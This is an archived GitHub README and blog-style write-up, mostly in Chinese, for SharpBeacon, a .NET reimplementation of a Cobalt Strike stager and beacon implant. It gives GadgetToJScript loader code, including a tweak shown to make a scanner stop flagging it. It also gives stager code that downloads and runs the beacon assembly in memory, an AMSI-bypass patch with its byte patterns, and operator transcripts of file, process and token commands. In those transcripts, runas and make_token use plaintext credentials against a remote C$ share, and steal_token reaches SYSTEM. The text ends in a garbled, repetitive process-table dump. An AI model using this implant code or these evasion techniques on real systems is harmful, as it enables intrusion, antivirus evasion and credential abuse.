

# GitHub - mai1zhi2/SharpBeacon: CobaltStrike Beacon written in .Net 4 用.net重写了stager及Beacon，其中包括正常上线、文件管理、进程管理、令牌管理、结合SysCall进行注入、原生端口转发、关ETW等一系列功能

By mai1zhi2

Archived: 2026-04-06 01:28:18 UTC

## 如何使用

启动teamserver后会生成beacon\_keys文件，我们需要提取出里面的RSA 公私密钥后，复制到config.cs中，并在config.cs修改回传的URL和生成hash的随机数。

## How to use

Firstly, starting TeamServer and you got .cobaltstrike.beacon\_keys meanwhile configurate listener etc. Secondly, compiling SharpBeacon with VisualStudio after you changed url and RSA private key and public key in config.cs And Then click sharpbeacon.exe. Once you got one beacon session and have fun! BTW this project as just a beacon which depends on CobaltStrike. -- bopin2020

关于使用syscall注入的问题 bopin2020师傅在win11测试calc.exe 创建线程没有成功；其他notepad,powershell都没有问题。感谢 bopin2020 师傅。

---

CobaltStrike Beacon written in .Net 4 用.net重写了stager及Beacon，其中包括正常上线、文件管理、进程管理、令牌管理、结合SysCall进行注入、原生端口转发、关ETW等一系列功能

## 一、概述

这次我们一起用C#来重写stager及其Beacon中的大部分常用功能，帖子主要介绍该项目的运行原理

(LolBins->Stager->Beacon) 及相应的功能介绍及展示。LolBins部分是由GadgetToJs使Stager转换为js、vba、hta文件后，再结合相应的csript、mshta等程序来运行；Stager功能包括从网络中拉取Beacon的程序集并在内存中加载及AMSIBypass；Beacon部分主要有包括正常上线、文件管理、进程管理、令牌管理、结合SysCall进行注入、原生端口转发、关ETW等一系列功能。


项目基于.net4.0，暂支持cs4.1（更高版本待测试），感谢M大、WBG师傅、SharpSploit、Geason的分享。另因最近出去广州找工作没时间弄，就暂时写到这里，开发进度比较赶致使封装不是很好、设计模式也没有用，但每个实现功能点都有较详细注释，等后续工作安定后会进行重构及完善更多功能。若有错误之处还请师傅指出，谢谢大家。

详见帖子：魔改CobaltStrike\_重写Stager和Beacon <https://bbs.pediy.com/thread-269115.htm>

## 二、LolBins

LOLBins，全称“Living-Off-the-Land Binaries”，直白翻译为“生活在陆地上的二进”，我大概将其分为两大类：

- 1、带有Microsoft签名的二进制文件，可以是Microsoft系统目录中二进制文件。
- 2、第三方认证签名程序。LolBins的程序除了正常的功能外，还可以做其他意想不到的行为。在APT或红队渗透常用，常见于海莲花等APT组织所使用。下图是较常见的LolBins，还有很多就不一一列出了：



而GadgetToJS项目则可以把源码cs文件动态编译再base64编码后，保存在js、vba、vbs、hta文件，而在其相关文件中文件利用了当 BinaryFormatter属性在进行反序列化时，可以触发对 Activator.CreateInstance()的调用，，从而实现 .NET 程序集加载/执行。

```
var ms_1 = Base64ToStream(stage_1, 2341);  
var fmt_1 = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');  
fmt_1.Deserialize_2(ms_1);
```

但这需要在.net程序集中把相应的功能写在默认/公共构造函数，这样才能触发 .NET 程序集执行。下面以实例程序为例：


```
3 namespace TestAssembly{  
    1 个引用  
4     public class Program{  
        0 个引用  
5         public Program(){  
6             MessageBox.Show("Test Assembly !!");  
7         }  
8     }  
9 }  
10
```

在相应文件夹下执行如下命令：

.\GadgetToJScript.exe -w js -c Program.cs -d System.Windows.Forms.dll -b -o gg 其中命令参数解析如下：

- -w js表示所生成的是js文件，可以生成其他形式的文件
- -c Program.cs是所选择的cs文件
- -d System.Windows.Forms.dll cs文件所用到的dll

- -b 会在js文件中的引入第一个stager，因为当在.NET4.8+的版本中引入了旁路类型检查控件，默认值为false，如果所生成的脚本要在.NET4.8+的环境中运行，则设置为true (--Bypass/-b)。生成的stager1就是bypass这个检查的。
- -o gg生成文件名 生成js、hta、vbs等文件后默认是会被杀的：



共发现风险项目1个，建议立即处理

扫描已完成

全部忽略 [立即处理](#)

风险项目	状态
<input checked="" type="checkbox"/> C:\Users\kent\Downloads\GadgetToJScript-master (1)\GadgetToJScript-master\GadgetToJS...\gg.js <b>释放器木马 TrojanDropper/JS.Maloader.h</b>	待处理 <a href="#">详情</a>

而我们只需要简单修改下单引号为/就行了:

```
var shell = new ActiveXObject(/WScript.Shell/.source);
ver = 'v4.0.30319';

try {
  shell.RegRead(/HKLM\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\\/.source);
} catch(e) {
  ver = 'v2.0.50727';
}

shell.Environment('Process')['COMPLUS_Version'] = ver;

var ms_1 = Base64ToStream(stage_1, 2341);
var fmt_1 = new ActiveXObject(/System.Runtime.Serialization.Formatters.Binary.BinaryFormatter/.source);
fmt_1.Deserialize_2(ms_1);
```




本次扫描未发现风险

扫描已完成

[完成](#)




最后执行所生成的js或hta :



### 三、Stager

Stager部分的功能可以包括下图几项：



我主要实现了从网络中拉取Beacon的程序集并在内存中加载及AMSIBypass，沙箱及虚拟机检测的方式有挺多方式的，师傅可以自行添加。拉取程序集及内存加载这个较为简单，就不细说了：

```

9      //wc.Proxy.Credentials = CredentialCache.DefaultCredentials;
0      wc.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0");
1      wc.Headers.Add("Accept", "*/*");
2      wc.Headers.Add("Accept-Language", "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2");
3      wc.Headers.Add("Cache-Control", "max-age=0");
4      byte[] data = wc.DownloadData(FullUrl);
5
6  #if DEBUG
7
8  2 个引用
9  public static void AssemblyExecute(byte[] AssemblyBytes, Object[] Args = null)
10 {
11     if (Args == null)
12     {
13         Args = new Object[] { new string[] { } };
14     }
15     Reflect.Assembly assembly = Load(AssemblyBytes);
16     assembly.EntryPoint.Invoke(null, Args);
17 }
18
19 #endif
20
21
22
23
24
25

```

下面说说bypassAMSI，这里一开始找的不是AmsiScanBuffer，而是找DllCanUnloadNow的地址：

```

1 //Get pointer for the AmsiScanBuffer function
2 IntPtr DllCanUnloadNowPtr = GetProcAddress(TargetDLL, "DllCanUnloadNow");
3 if (DllCanUnloadNowPtr == IntPtr.Zero)
4 {
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25

```

然后再通过相关的硬编码找到AmsiScanBuffer后，再进行相应的patch：

```


1 byte[] egg = {};
2 if (IntPtr.Size == 8)
3 {
4     egg = new byte[] {
5         0x4C, 0x8B, 0xDC,
6         0x49, 0x89, 0x5B, 0x08,
7         0x49, 0x89, 0x6B, 0x10,
8         0x49, 0x89, 0x73, 0x18,
9         0x57,
10        0x41, 0x56,
11        0x41, 0x57,
12        0x48, 0x83, 0xEC, 0x70
13    };
14 }
15 else {
16     egg = new byte[] {
17         0x8B, 0xFF,
18         0x55,
19         0x8B, 0xEC,
20         0x83, 0xEC, 0x18,
21         0x53,
22         0x56
23     };
24 }
25

```

**struct System.Int32**  
表示 32 位有符号的整数。

### 四、Beacon


Beacon部分主要有包括正常上线、文件管理、进程管理、令牌管理、结合SysCall进行注入、原生端口转发、关ETW等一系列功能。




### 4.1文件管理

先从文件管理部分说，包含了cp、mv、upload、download、filebrowse、rm、mkdir上述这七个功能点：


Cp:



Mv:



Upload:




Download:

```

beacon> download D://CFF_Explorer.zip
[*] Tasked beacon to download D://CFF_Explorer.zip
[+] host called home, sent: 28 bytes
[*] started download of D://CFF_Explorer.zip (2167073 bytes)
[*] download of CFF_Explorer.zip is complete

```



Filebrowse:

```

beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 19 bytes
[+] received output:
□□□C:\Users\kent\source\repos\SharpBeacon\Beacon\bin\Debug\
D          0          2021/8/6 13:19:37      .
D          0          2021/8/6 13:19:37      ..
F         95232      2021/8/26 3:26:07      Beacon - 副本.exe
F        110592      2021/8/27 3:07:46      Beacon.exe
F        208384      2021/8/9 2:06:39      Beacon.pdb
F        2609152     2021/8/9 2:06:38      BouncyCastle.Crypto.dll
F        2167073     2021/8/24 13:11:24     CFF_Explorer.zip
F         576040     2021/8/9 2:06:38      Newtonsoft.Json.dll
F         563592     2021/8/9 2:06:39      Newtonsoft.Json.xml

```

rm:

```

beacon> rm D://2
[*] Tasked beacon to remove D://2
[+] host called home, sent: 13 bytes
[+] received output:
ok

```

mkdir

```

beacon> mkdir D://2
[*] Tasked beacon to make directory D://2
[+] host called home, sent: 13 bytes
[+] received output:
ok

```

The image shows a Windows File Explorer window titled 'Data (D:)'. It contains a directory named '2'. Other visible folders are 'Debug', 'SharpBeacon', and 'windowstiquan'. The '2' folder is highlighted.

## 4.2进程部分

进程部分，已完成的有run、shell、execute、runas、kill，未完成的有runu:

Run:

```

beacon> run ipconfig
[*] Tasked beacon to run: ipconfig
[+] host called home, sent: 26 bytes
[+] received output:

Windows IP 配置

以太网适配器 以太网:

    媒体状态 . . . . . : 媒体已断开连接
    连接特定的 DNS 后缀 . . . . . :

以太网适配器 以太网 2:

    媒体状态 . . . . . : 媒体已断开连接
    连接特定的 DNS 后缀 . . . . . :

无线局域网适配器 本地连接* 1:

    媒体状态 . . . . . : 媒体已断开连接
    连接特定的 DNS 后缀 . . . . . :

无线局域网适配器 本地连接* 2:

```

shell:

```

beacon> shell ping qq.com
[*] Tasked beacon to run: ping qq.com
[+] host called home, sent: 42 bytes
[+] received output:

正在 Ping qq.com [183.3.226.35] 具有 32 字节的数据:
来自 183.3.226.35 的回复: 字节=32 时间=16ms TTL=54
来自 183.3.226.35 的回复: 字节=32 时间=15ms TTL=54
来自 183.3.226.35 的回复: 字节=32 时间=15ms TTL=54
请求超时。

183.3.226.35 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 3, 丢失 = 1 (25% 丢失),
往返行程的估计时间 (以毫秒为单位):
    最短 = 15ms, 最长 = 16ms, 平均 = 15ms

```

execute:

```

183.3.226.35 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 3, 丢失 = 1 (25% 丢失),
往返行程的估计时间 (以毫秒为单位):
    最短 = 15ms, 最长 = 16ms, 平均 = 15ms

beacon> execute D://calc.exe
[*] Tasked beacon to execute: D://calc.exe
[+] host called home, sent: 20 bytes
[+] received output:
ok

```

— □ ×
计算器

程序员

0

HEX	0
DEC	0
OCT	0
BIN	0

runas:

```

beacon> runas ATTACK\Administrator !@#Q1234 dir \\10.10.10.165\C$
[*] Tasked beacon to execute: dir \\10.10.10.165\C$ as ATTACK\Administrator
[+] host called home, sent: 72 bytes
[+] received output:
  10.10.10.165\C$ 73,802
  FEFA-8711

  10.10.10.165\C$ 73,802
  52,481,409,024

2021/06/25 15:17 <DIR> 111
2021/06/20 16:08 73,802 hb.exe
2016/07/16 21:23 <DIR> PerfLogs
2020/07/14 14:12 <DIR> Program Files
2021/06/28 15:43 <DIR> Program Files (x86)
2020/07/14 14:07 <DIR> Users
2021/07/10 11:55 <DIR> Windows
  
```

ps:

```

beacon> ps
[*] Tasked beacon to list processes
[+] host called home, sent: 12 bytes
[+] received output:
Pid Ppid Name Path SessionID Owner Architecture
0 0 Idle 0 x64
4 0 System 0 x64
92 0 csrss 0 x64
136 0 Registry 0 x64
164 12764 EMDriverAssist C:\Program Files (x86)\Lenovo\PCManager\3.0.700.7272\Modules\EMDriverAssist.exe 1 DESKTOP-4PF5ELT\kent x86
168 2204 sihost C:\Windows\system32\sihost.exe 1 DESKTOP-4PF5ELT\kent x64
528 0 smss 0 x64
640 1184 svchost C:\Windows\system32\svchost.exe 0 NT AUTHORITY\LOCAL SERVICE x64
1056 0 wininit 0 x64
1068 0 csrss 1 x64
1096 1184 svchost C:\Windows\System32\svchost.exe 0 NT AUTHORITY\LOCAL SERVICE x64
1164 1048 winlogon C:\Windows\system32\winlogon.exe 1 NT AUTHORITY\SYSTEM x64
1184 0 services 0 x64
1252 1056 lsass C:\Windows\system32\lsass.exe 0 NT AUTHORITY\SYSTEM x64
1336 12652 conhost C:\Windows\system32\conhost.exe 1 DESKTOP-4PF5ELT\kent x64
1372 1184 svchost C:\Windows\system32\svchost.exe 0 NT AUTHORITY\SYSTEM x64
1400 2152 cmd C:\Windows\system32\cmd.exe 1 DESKTOP-4PF5ELT\kent x64
1404 1184 svchost C:\Windows\system32\svchost.exe 0 NT AUTHORITY\SYSTEM x64
1424 1164 fontdrvhost C:\Windows\system32\fontdrvhost.exe 1 Font Driver Host\UMFD-1 x64
1428 1056 fontdrvhost C:\Windows\system32\fontdrvhost.exe 0 Font Driver Host\UMFD-0 x64
1492 1184 WUDPhost C:\Windows\System32\WUDPhost.exe 0 NT AUTHORITY\LOCAL SERVICE x64
1580 1184 WUDPhost C:\Windows\System32\WUDPhost.exe 0 NT AUTHORITY\LOCAL SERVICE x64
1616 1184 svchost C:\Windows\system32\svchost.exe 0 NT AUTHORITY\NETWORK SERVICE x64
1664 1184 svchost C:\Windows\system32\svchost.exe 0 NT AUTHORITY\SYSTEM x64
1672 12852 WINWORD C:\Program Files\Microsoft Office\Office16\WINWORD.EXE 1 DESKTOP-4PF5ELT\kent x64
  
```

kill:

```

beacon> kill 12752
[*] Tasked beacon to kill 12752
[+] host called home, sent: 12 bytes
  
```

### 4.3令牌权限

令牌权限部分，已完成的有getprivs、make\_token、steal\_token、rev2self :

Getprivs:

```
beacon> getprivs
[*] Tasked beacon to enable privileges
[+] host called home, sent: 755 bytes
[+] received output:
ok
```

特权名	描述	状态
SeIncreaseQuotaPrivilege	为进程调整内存配额	已启用
SeSecurityPrivilege	管理审核和安全日志	已启用
SeTakeOwnershipPrivilege	取得文件或其他对象的所有权	已启用
SeLoadDriverPrivilege	加载和卸载设备驱动程序	已启用
SeSystemProfilePrivilege	配置文件系统性能	已启用
SeSystemtimePrivilege	更改系统时间	已启用
SeProfileSingleProcessPrivilege	配置文件单一进程	已启用
SeIncreaseBasePriorityPrivilege	提高计划优先级	已启用
SeCreatePagefilePrivilege	创建一个页面文件	已启用
SeBackupPrivilege	备份文件和目录	已启用
SeRestorePrivilege	还原文件和目录	已启用
SeShutdownPrivilege	关闭系统	已启用
SeDebugPrivilege	调试程序	已启用
SeSystemEnvironmentPrivilege	修改固件环境值	已启用
SeChangeNotifyPrivilege	绕过遍历检查	已启用
SeRemoteShutdownPrivilege	从远程系统强制关机	已启用
SeUndockPrivilege	从扩展坞上取下计算机	已启用
SeManageVolumePrivilege	执行卷维护任务	已启用

make\_token : 测试时在make\_token后执行了cmd.exe /C dir \\10.10.10.165\C\$

```
beacon> make_token ATTACK\Administrator !e#Q1234
[*] Tasked beacon to create a token for ATTACK\Administrator
[+] host called home, sent: 47 bytes
[+] received output:
\\10.10.10.165\C$
\\10.10.10.165\C$
2021/06/25 15:17 <DIR> 111
2021/06/20 16:08 73,802 hb.exe
2016/07/16 21:23 <DIR> PerfLogs
2020/07/14 14:12 <DIR> Program Files
2021/06/28 15:43 <DIR> Program Files (x86)
2020/07/14 14:07 <DIR> Users
2021/07/10 11:55 <DIR> Windows
1 73,802
6 52,481,474,560
```

steal\_token : 测试时在steal\_token后执行了whoami

```
beacon> steal_token 4544
[*] Tasked beacon to steal token from PID 4544
[+] host called home, sent: 12 bytes
[+] received output:
nt authority\system
```

System Idle Process	0	0	SYSTEM	00	0 K	允许
System	4	0	SYSTEM	00	0 K	允许
smss.exe	16	0	SYSTEM	00	0 K	允许
csrss.exe	24	0	SYSTEM	00	0 K	允许
System	28	0	SYSTEM	00	0 K	允许
System	32	0	SYSTEM	00	0 K	允许
System	36	0	SYSTEM	00	0 K	允许
System	40	0	SYSTEM	00	0 K	允许
System	44	0	SYSTEM	00	0 K	允许
System	48	0	SYSTEM	00	0 K	允许
System	52	0	SYSTEM	00	0 K	允许
System	56	0	SYSTEM	00	0 K	允许
System	60	0	SYSTEM	00	0 K	允许
System	64	0	SYSTEM	00	0 K	允许
System	68	0	SYSTEM	00	0 K	允许
System	72	0	SYSTEM	00	0 K	允许
System	76	0	SYSTEM	00	0 K	允许
System	80	0	SYSTEM	00	0 K	允许
System	84	0	SYSTEM	00	0 K	允许
System	88	0	SYSTEM	00	0 K	允许
System	92	0	SYSTEM	00	0 K	允许
System	96	0	SYSTEM	00	0 K	允许
System	100	0	SYSTEM	00	0 K	允许
System	104	0	SYSTEM	00	0 K	允许
System	108	0	SYSTEM	00	0 K	允许
System	112	0	SYSTEM	00	0 K	允许
System	116	0	SYSTEM	00	0 K	允许
System	120	0	SYSTEM	00	0 K	允许
System	124	0	SYSTEM	00	0 K	允许
System	128	0	SYSTEM	00	0 K	允许
System	132	0	SYSTEM	00	0 K	允许
System	136	0	SYSTEM	00	0 K	允许
System	140	0	SYSTEM	00	0 K	允许
System	144	0	SYSTEM	00	0 K	允许
System	148	0	SYSTEM	00	0 K	允许
System	152	0	SYSTEM	00	0 K	允许
System	156	0	SYSTEM	00	0 K	允许
System	160	0	SYSTEM	00	0 K	允许
System	164	0	SYSTEM	00	0 K	允许
System	168	0	SYSTEM	00	0 K	允许
System	172	0	SYSTEM	00	0 K	允许
System	176	0	SYSTEM	00	0 K	允许
System	180	0	SYSTEM	00	0 K	允许
System	184	0	SYSTEM	00	0 K	允许
System	188	0	SYSTEM	00	0 K	允许
System	192	0	SYSTEM	00	0 K	允许
System	196	0	SYSTEM	00	0 K	允许
System	200	0	SYSTEM	00	0 K	允许
System	204	0	SYSTEM	00	0 K	允许
System	208	0	SYSTEM	00	0 K	允许
System	212	0	SYSTEM	00	0 K	允许
System	216	0	SYSTEM	00	0 K	允许
System	220	0	SYSTEM	00	0 K	允许
System	224	0	SYSTEM	00	0 K	允许
System	228	0	SYSTEM	00	0 K	允许
System	232	0	SYSTEM	00	0 K	允许
System	236	0	SYSTEM	00	0 K	允许
System	240	0	SYSTEM	00	0 K	允许
System	244	0	SYSTEM	00	0 K	允许
System	248	0	SYSTEM	00	0 K	允许
System	252	0	SYSTEM	00	0 K	允许
System	256	0	SYSTEM	00	0 K	允许
System	260	0	SYSTEM	00	0 K	允许
System	264	0	SYSTEM	00	0 K	允许
System	268	0	SYSTEM	00	0 K	允许
System	272	0	SYSTEM	00	0 K	允许
System	276	0	SYSTEM	00	0 K	允许
System	280	0	SYSTEM	00	0 K	允许
System	284	0	SYSTEM	00	0 K	允许
System	288	0	SYSTEM	00	0 K	允许
System	292	0	SYSTEM	00	0 K	允许
System	296	0	SYSTEM	00	0 K	允许
System	300	0	SYSTEM	00	0 K	允许
System	304	0	SYSTEM	00	0 K	允许
System	308	0	SYSTEM	00	0 K	允许
System	312	0	SYSTEM	00	0 K	允许
System	316	0	SYSTEM	00	0 K	允许
System	320	0	SYSTEM	00	0 K	允许
System	324	0	SYSTEM	00	0 K	允许
System	328	0	SYSTEM	00	0 K	允许
System	332	0	SYSTEM	00	0 K	允许
System	336	0	SYSTEM	00	0 K	允许
System	340	0	SYSTEM	00	0 K	允许
System	344	0	SYSTEM	00	0 K	允许
System	348	0	SYSTEM	00	0 K	允许
System	352	0	SYSTEM	00	0 K	允许
System	356	0	SYSTEM	00	0 K	允许
System	360	0	SYSTEM	00	0 K	允许
System	364	0	SYSTEM	00	0 K	允许
System	368	0	SYSTEM	00	0 K	允许
System	372	0	SYSTEM	00	0 K	允许
System	376	0	SYSTEM	00	0 K	允许
System	380	0	SYSTEM	00	0 K	允许
System	384	0	SYSTEM	00	0 K	允许
System	388	0	SYSTEM	00	0 K	允许
System	392	0	SYSTEM	00	0 K	允许
System	396	0	SYSTEM	00	0 K	允许
System	400	0	SYSTEM	00	0 K	允许
System	404	0	SYSTEM	00	0 K	允许
System	408	0	SYSTEM	00	0 K	允许
System	412	0	SYSTEM	00	0 K	允许
System	416	0	SYSTEM	00	0 K	允许
System	420	0	SYSTEM	00	0 K	允许
System	424	0	SYSTEM	00	0 K	允许
System	428	0	SYSTEM	00	0 K	允许
System	432	0	SYSTEM	00	0 K	允许
System	436	0	SYSTEM	00	0 K	允许
System	440	0	SYSTEM	00	0 K	允许
System	444	0	SYSTEM	00	0 K	允许
System	448	0	SYSTEM	00	0 K	允许
System	452	0	SYSTEM	00	0 K	允许
System	456	0	SYSTEM	00	0 K	允许
System	460	0	SYSTEM	00	0 K	允许
System	464	0	SYSTEM	00	0 K	允许
System	468	0	SYSTEM	00	0 K	允许
System	472	0	SYSTEM	00	0 K	允许
System	476	0	SYSTEM	00	0 K	允许
System	480	0	SYSTEM	00	0 K	允许
System	484	0	SYSTEM	00	0 K	允许
System	488	0	SYSTEM	00	0 K	允许
System	492	0	SYSTEM	00	0 K	允许
System	496	0	SYSTEM	00	0 K	允许
System	500	0	SYSTEM	00	0 K	允许
System	504	0	SYSTEM	00	0 K	允许
System	508	0	SYSTEM	00	0 K	允许
System	512	0	SYSTEM	00	0 K	允许
System	516	0	SYSTEM	00	0 K	允许
System	520	0	SYSTEM	00	0 K	允许
System	524	0	SYSTEM	00	0 K	允许
System	528	0	SYSTEM	00	0 K	允许
System	532	0	SYSTEM	00	0 K	允许
System	536	0	SYSTEM	00	0 K	允许
System	540	0	SYSTEM	00	0 K	允许
System	544	0	SYSTEM	00	0 K	允许
System	548	0	SYSTEM	00	0 K	允许
System	552	0	SYSTEM	00	0 K	允许
System	556	0	SYSTEM	00	0 K	允许
System	560	0	SYSTEM	00	0 K	允许
System	564	0	SYSTEM	00	0 K	允许
